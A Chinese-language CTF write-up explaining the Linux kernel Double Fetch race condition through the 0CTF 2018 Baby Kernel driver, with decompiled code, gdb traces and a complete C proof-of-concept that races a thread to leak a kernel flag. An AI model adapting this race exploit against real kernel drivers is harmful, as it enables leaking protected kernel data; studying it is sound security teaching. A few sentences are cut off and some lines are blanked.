Linux Kernel Exploit 内核漏洞学习(1)-Double Fetch


钞sir / 2019-07-29 09:07:00 / 浏览数 4007 安全技术 二进制安全 顶(0) 踩(0)

简介

Double
Fetch从漏洞原理上讲是属于条件竞争漏洞，是一种内核态与用户态之间的数据存在着访问竞争;而条件竞争漏洞我们都比较清楚,简单的来说就是多线程数据访问时，并且没有
fetch漏洞了....
为了简化漏洞,这里我们利用2018 0CTF Finals Baby
Kernel来学习这个漏洞的利用方法,其中驱动的运行环境我都已经放在这个github里面了,有需要的可以下载学习....

一个典型的Double Fetch漏洞原理

一个用户态线程准备的数据通过系统调用进入内核，这个数据在内核中有两次被取用，内核第一次取用数据进行了安全检查（比如缓冲区大小、指针可用性等），当检查通
简单的原理示意图就是这个样子:



具体分析

现在我们直接来分析baby.ko这个驱动文件:

ida静态分析

这个驱动文件主要注册一个baby_ioctl的函数:

```
signed __int64 __fastcall baby_ioctl(__int64 a1, __int64 a2)
{
  __int64 v2; // rdx@1
  signed __int64 result; // rax@2
  int i; // [sp-5Ch] [bp-5Ch]@8
  __int64 v5; // [sp-58h] [bp-58h]@1

  _fentry__(a1, a2);
  v5 = v2;
  if ( (_DWORD)a2 == 0x6666 )
  {
    printk("Your flag is at %px! But I don't think you know it's content\n", flag);
    result = 0LL;
  }
  else if ( (_DWORD)a2 == 0x1337
         && !_chk_range_not_ok(v2, 16LL, *(_QWORD *)(current_task + 0x1358LL))
         && !_chk_range_not_ok(*(_QWORD *)v5, *(_DWORD *)(v5 + 8), *(_QWORD *)(current_task + 0x1358LL))
         && *(_DWORD *)(v5 + 8) == strlen(flag) )
  {
    for ( i = 0; i < strlen(flag); ++i )
    {
      if ( *(_BYTE *)(*(_QWORD *)v5 + i) != flag[i] )
        return 22LL;
    }
    printk("Looks like the flag is not a secret anymore. So here is it %s\n", flag);
    result = 0LL;
  }
  else
  {
    result = 14LL;
  }
  return result;
}
```


这个函数中主要分为2个部分,一个部分打印flag在内核中的地址:

```
if ( (_DWORD)a2 == 0x6666 )
 {
   printk("Your flag is at %px! But I don't think you know it's content\n", flag);
   result = 0LL;
 }
```

而另一部分则是直接打印出flag的值:

```
else if ( (_DWORD)a2 == 0x1337
        && !_chk_range_not_ok(v2, 16LL, *(_QWORD *)(current_task + 0x1358LL))
        && !_chk_range_not_ok(*(_QWORD *)v5, *(_DWORD *)(v5 + 8), *(_QWORD *)(current_task + 0x1358LL))
        && *(_DWORD *)(v5 + 8) == strlen(flag) )
 {
   for ( i = 0; i < strlen(flag); ++i )
   {
     if ( *(_BYTE *)(*(_QWORD *)v5 + i) != flag[i] )
       return 22LL;
   }
   printk("Looks like the flag is not a secret anymore. So here is it %s\n", flag);
   result = 0LL;
 }
```

并且我们发现flag是被硬编码在驱动文件中的:

```
.rodata:00000000000003B0 ; Segment type: Pure data
.rodata:00000000000003B0 ; Segment permissions: Read
.rodata:00000000000003B0 ; Segment alignment 'qword' can not be represented in assembly
.rodata:00000000000003B0 _rodata         segment para public 'CONST' use64
.rodata:00000000000003B0                 assume cs:_rodata
.rodata:00000000000003B0                 ;org 3B0h
.rodata:00000000000003B0 aFlagThis_will_ db 'flag{THIS_WILL_BE_YOUR_FLAG_1234}',0
.rodata:00000000000003B0                                         ; DATA XREF: .data:flag↓o
.rodata:00000000000003D2                 align 8
.rodata:00000000000003D8 aYourFlagIsAtPx db 'Your flag is at %px! But I don',27h,'t think you know it',27h,'s conten'
.rodata:00000000000003D8                                         ; DATA XREF: baby_ioctl+34↑o
.rodata:00000000000003D8                 db 't',0Ah,0
.rodata:0000000000000416                 align 8
.rodata:0000000000000418 aLooksLikeTheFl db 'Looks like the flag is not a secret anymore. So here is it %s',0Ah,0
.rodata:0000000000000418                                         ; DATA XREF: baby_ioctl+2B2↑o
.rodata:0000000000000457 aBaby           db 'baby',0             ; DATA XREF: .data:00000000000005A8↓o
.rodata:000000000000045C __func___4727   db 'strlen',0           ; DATA XREF: baby_ioctl+181↑o
.rodata:000000000000045C                                         ; baby_ioctl+28F↑o
.rodata:0000000000000463                 align 8
.rodata:0000000000000468 __func___4737   db 'strnlen',0          ; DATA XREF: baby_ioctl+16B↑o
.rodata:0000000000000468                                         ; baby_ioctl+279↑o
.rodata:0000000000000468 _rodata         ends
.rodata:0000000000000468
```

(注意我们的目的为了不是直接得到这个flag的,而是通过Double Fetch漏洞从内核中获得她....)
但是如果想要驱动直接打印出flag的话,我们必须要绕过两处检查:
第一处是else if里面的条件:

```
else if ( (_DWORD)a2 == 0x1337
        && !_chk_range_not_ok(v2, 16LL, *(_QWORD *)(current_task + 0x1358LL))
        && !_chk_range_not_ok(*(_QWORD *)v5, *(_DWORD *)(v5 + 8), *(_QWORD *)(current_task + 0x1358LL))
        && *(_DWORD *)(v5 + 8) == strlen(flag) )
```


其中_chk_range_not_ok的内容是:

```
bool __fastcall _chk_range_not_ok(__int64 a1, __int64 a2, unsigned __int64 a3)
{
  unsigned __int8 v3; // cf@1
  unsigned __int64 v4; // rdi@1
  bool result; // al@2

  v3 = __CFADD__(a2, a1);
  v4 = a2 + a1;
  if ( v3 )
    result = 1;
  else
    result = a3 < v4;
  return result;
}
```

其实就是判断a1+a2是否小于a3....
而通过分析这个v5应该是一个结构体,通过`*(_QWORD *)v5`和`*(_DWORD *)(v5 + 8) == strlen(flag)`我们很容易推出v5这个结构体包含的是flag的地址及其长度,如下:


```
struct v5{
   char *flag;
   size_t len;
};
```

而我们通过gdb调试发现`*(_QWORD *)(current_task + 0x1358LL)`的值为0x7ffffffff000:



```
RAX  0x7ffe529d0150 —▸ 0x7ffe529d0160 ◂— insb   byte ptr [rdi], dx /* 0x4141417b67616c66; 'flag{AAAA_BBBB_CC_DDDD_EEEE_FFFF}' */
RBX  0xffff953e035ce720 ◂— mov    al, 0x21 /* 0x521b0 */
RCX  0x7ffe529d0150 —▸ 0x7ffe529d0160 ◂— insb   byte ptr [rdi], dx /* 0x4141417b67616c66; 'flag{AAAA_BBBB_CC_DDDD_EEEE_FFFF}' */
RDX  0x7ffffffff000
RDI  0x7ffe529d0150 —▸ 0x7ffe529d0160 ◂— insb   byte ptr [rdi], dx /* 0x4141417b67616c66; 'flag{AAAA_BBBB_CC_DDDD_EEEE_FFFF}' */
RSI  0x10
R8   0xffff953e0699b080 ◂— add    al, byte ptr [rax] /* 0xd38ddc0000000002 */
R9   0x3
R10  0xffff953e03067c38 ◂— 2
R11  0x0
R12  0x7ffe529d0150 —▸ 0x7ffe529d0160 ◂— insb   byte ptr [rdi], dx /* 0x4141417b67616c66; 'flag{AAAA_BBBB_CC_DDDD_EEEE_FFFF}' */
R13  0xffff953e03067c00 ◂— 0
R14  0x1337
R15  0x7ffe529d0150 —▸ 0x7ffe529d0160 ◂— insb   byte ptr [rdi], dx /* 0x4141417b67616c66; 'flag{AAAA_BBBB_CC_DDDD_EEEE_FFFF}' */
RBP  0xffffbc0840217e60 —▸ 0xffffbc0840217ee8 —▸ 0xffffbc0840217f28 —▸ 0xffffbc0840217f48 ◂— 0x0
RSP  0xffffbc0840217df0 —▸ 0x7ffe529d0150 —▸ 0x7ffe529d0160 ◂— insb   byte ptr [rdi], dx /* 0x4141417b67616c66; 'flag{AAAA_BBBB_CC_DDDD_EEEE_FFFF}' */
RIP  0xffffffffc01b109b (baby_ioctl+123) ◂— call   0xffffffffc01b1000 /* 0x1f083ffffff60e8 */
─────────────────────────────[ DISASM ]─────────────────────────────
   0xffffffffc01b1084 <baby_ioctl+100>    mov    rax, qword ptr [rbp - 0x30]
   0xffffffffc01b1088 <baby_ioctl+104>    mov    rdx, qword ptr [rax + 0x1358]
   0xffffffffc01b108f <baby_ioctl+111>    mov    rax, qword ptr [rbp - 0x70]
   0xffffffffc01b1093 <baby_ioctl+115>    mov    esi, 0x10
   0xffffffffc01b1098 <baby_ioctl+120>    mov    rdi, rax
 ► 0xffffffffc01b109b <baby_ioctl+123>    call   __chk_range_not_ok <0xffffffffc01b1000>
        rdi: 0x7ffe529d0150 —▸ 0x7ffe529d0160 ◂— insb   byte ptr [rdi], dx /* 0x4141417b67616c66; 'flag{AAAA_BBBB_CC_DDDD_EEEE_FFFF}' */
        rsi: 0x10
        rdx: 0x7ffffffff000
        rcx: 0x7ffe529d0150 —▸ 0x7ffe529d0160 ◂— insb   byte ptr [rdi], dx /* 0x4141417b67616c66; 'flag{AAAA_BBBB_CC_DDDD_EEEE_FFFF}' */

   0xffffffffc01b10a0 <baby_ioctl+128>    xor    eax, 1
   0xffffffffc01b10a3 <baby_ioctl+131>    movzx  eax, al
   0xffffffffc01b10a6 <baby_ioctl+134>    test   rax, rax
   0xffffffffc01b10a9 <baby_ioctl+137>    je     baby_ioctl+406 <0xffffffffc01b11b6>

   0xffffffffc01b10af <baby_ioctl+143>    mov    rax, qword ptr gs:[0x15c00]
```

所以我们推测和调试我们发现上面这个判断是判断v5以及v5->flag是否为用户态，如果不是用户态就直接返回:



```
RAX  0x7ffe529d0150 —▸ 0x7ffe529d0160 ◂— insb   byte ptr [rdi], dx /* 0x4141417b67616c66; 'flag{AAAA_BBBB_CC_DDDD_EEEE_FFFF}' */
RBX  0xffff953e035ce720 ◂— mov    al, 0x21 /* 0x521b0 */
RCX  0x7ffe529d0150 —▸ 0x7ffe529d0160 ◂— insb   byte ptr [rdi], dx /* 0x4141417b67616c66; 'flag{AAAA_BBBB_CC_DDDD_EEEE_FFFF}' */
RDX  0x7ffffffff000
RDI  0x7ffe529d0160 ◂— insb   byte ptr [rdi], dx /* 0x4141417b67616c66; 'flag{AAAA_BBBB_CC_DDDD_EEEE_FFFF}' */
RSI  0x10
R8   0xffff953e0699b080 ◂— add    al, byte ptr [rax] /* 0xd38ddc0000000002 */
R9   0x3
R10  0xffff953e03067c38 ◂— 2
R11  0x0
R12  0x7ffe529d0150 —▸ 0x7ffe529d0160 ◂— insb   byte ptr [rdi], dx /* 0x4141417b67616c66; 'flag{AAAA_BBBB_CC_DDDD_EEEE_FFFF}' */
R13  0xffff953e03067c00 ◂— 0
R14  0x1337
R15  0x7ffe529d0150 —▸ 0x7ffe529d0160 ◂— insb   byte ptr [rdi], dx /* 0x4141417b67616c66; 'flag{AAAA_BBBB_CC_DDDD_EEEE_FFFF}' */
RBP  0xffffbc0840217de0 —▸ 0xffffbc0840217e60 —▸ 0xffffbc0840217ee8 —▸ 0xffffbc0840217f28 —▸ 0xffffbc0840217f48 ◂— ...
RSP  0xffffbc0840217de0 —▸ 0xffffbc0840217e60 —▸ 0xffffbc0840217ee8 —▸ 0xffffbc0840217f28 —▸ 0xffffbc0840217f48 ◂— ...
RIP  0xffffffffc01b1009 (__chk_range_not_ok+9) ◂— cmp    rdx, rdi /* 0xc35dc0920ffa3948 */
─────────────────────────────[ DISASM ]─────────────────────────────
   0xffffffffc01b1000 <__chk_range_not_ok>       push   rbp
   0xffffffffc01b1001 <__chk_range_not_ok+1>     add    rdi, rsi
   0xffffffffc01b1004 <__chk_range_not_ok+4>     mov    rbp, rsp
   0xffffffffc01b1007 <__chk_range_not_ok+7>     jb     __chk_range_not_ok+17 <0xffffffffc01b1011>

 ► 0xffffffffc01b1009 <__chk_range_not_ok+9>     cmp    rdx, rdi
   0xffffffffc01b100c <__chk_range_not_ok+12>    setb   al
   0xffffffffc01b100f <__chk_range_not_ok+15>    pop    rbp
   0xffffffffc01b1010 <__chk_range_not_ok+16>    ret
```

所以综上所述,检查为:

1. [redacted]
2. [redacted]flag[redacted]
3. [redacted]len[redacted]flag[redacted]

第二处是for循环里面的条件:

```
for ( i = 0; i < strlen(flag); ++i )
  {
    if ( *(_BYTE *)(*(_QWORD *)v5 + i) != flag[i] )
      return 22LL;
  }
```

对用户输入的内容与硬编码的flag进行逐字节比较，如果一致了,就通过printk把flag打印出来了;

漏洞分析

这个驱动晃眼一看好像没有什么漏洞,但是其实上面两个检查是分开的:

```
  else if ( (_DWORD)a2 == 0x1337
         && !_chk_range_not_ok(v2, 16LL, *(_QWORD *)(current_task + 0x1358LL))
         && !_chk_range_not_ok(*(_QWORD *)v5, *(_DWORD *)(v5 + 8), *(_QWORD *)(current_task + 0x1358LL))
         && *(_DWORD *)(v5 + 8) == strlen(flag) )
  {
    for ( i = 0; i < strlen(flag); ++i )
    {
      if ( *(_BYTE *)(*(_QWORD *)v5 + i) != flag[i] )
        return 22LL;
    }
    printk("Looks like the flag is not a secret anymore. So here is it %s\n", flag);
    result = 0LL;
  }
  else
  {
    result = 14LL;
  }
  return result;
}
```

这就表明我们可以在判断flag地址范围和flag内容之间进行竞争，通过第一处的检查之后就把flag的地址偷换成内核中真正flag的地址;然后自身与自身做比较，通过检查得到

思路

所以整体思路就是先利用驱动提供的cmd=0x6666功能,获取内核中flag的加载地址(这个地址可以通过dmesg命令查看);
然后,我们构造一个符合cmd=0x1337功能的数据结构,其中len可以从硬编码中直接数出来为33,user_flag地址指向一个用户空间地址;
最后,创建一个恶意线程,不断的将user_flag所指向的用户态地址修改为flag的内核地址以制造竞争条件,从而使其通过驱动中的逐字节比较检查,输出flag内容....

POC

poc.c:


```
#include <stdio.h>
#include <fcntl.h>
#include <sys/ioctl.h>
#include <pthread.h>

unsigned long long flag_addr;
int Time = 1000;
int finish = 1;

struct v5{
   char *flag;
   size_t len;
};

//change the user_flag_addr to the kernel_flag_addr
void change_flag_addr(void *a){
   struct v5 *s = a;
   while(finish == 1){
       s->flag = flag_addr;
   }
}

int main()
{
   setvbuf(stdin,0,2,0);
   setvbuf(stdout,0,2,0);
   setvbuf(stderr,0,2,0);
   pthread_t t1;
   char buf[201]={0};
   char m[] = "flag{AAAA_BBBB_CC_DDDD_EEEE_FFFF}";     //user_flag
   char *addr;
   int file_addr,fd,ret,id,i;
   struct v5 t;
   t.flag = m;
   t.len = 33;
   fd = open("/dev/baby",0);
   ret = ioctl(fd,0x6666);
   system("dmesg | grep flag > /tmp/sir.txt");     //get kernel_flag_addr
   file_addr = open("/tmp/sir.txt",O_RDONLY);
```

```
    id = read(file_addr,buf,200);
    close(file_addr);
    addr = strstr(buf,"Your flag is at ");
    if(addr)
        {
            addr +=16;
            flag_addr = strtoull(addr,addr+16,16);
            printf("[*]The flag_addr is at: %p\n",flag_addr);
        }
    else
    {
            printf("[*]Didn't find the flag_addr!\n");
            return 0;
    }
    pthread_create(&t1,NULL,change_flag_addr,&t);   //Malicious thread
    for(i=0;i<Time;i++){
        ret = ioctl(fd,0x1337,&t);
        t.flag = m;     //In order to pass the first inspection
    }
    finish = 0;
    pthread_join(t1,NULL);
    close(fd);
    printf("[*]The result:\n");
    system("dmesg | grep flag");
    return 0;
}
```

编译:

```
gcc poc.c -o poc -static -w -pthread
```

运行结果:



后记

关于驱动在内核态的调试方法应该是安装驱动，对相应函数下断,运行poc,然后才可以断下来调试,和我们在用户态直接调试程序其实就是多了一个运行poc,其他方法都差不多
最后注意配置QEMU启动参数时,不要开启SMAP保护，否则在内核中直接访问用户态数据会引起kernel panic....
还有,配置QEMU启动参数时，需要配置为非单核单线程启动，不然无法触发poc中的竞争条件,具体操作是在启动参数中增加其内核数选项，如:

```
-smp 2,cores=2,threads=1  \
```

不过,我上传的那个环境应该都是配置好了,应该是可以直接运行start.sh的....

上一篇：Windows Kernel Ex... 下一篇：Capstone反汇编引擎数据类型...

目录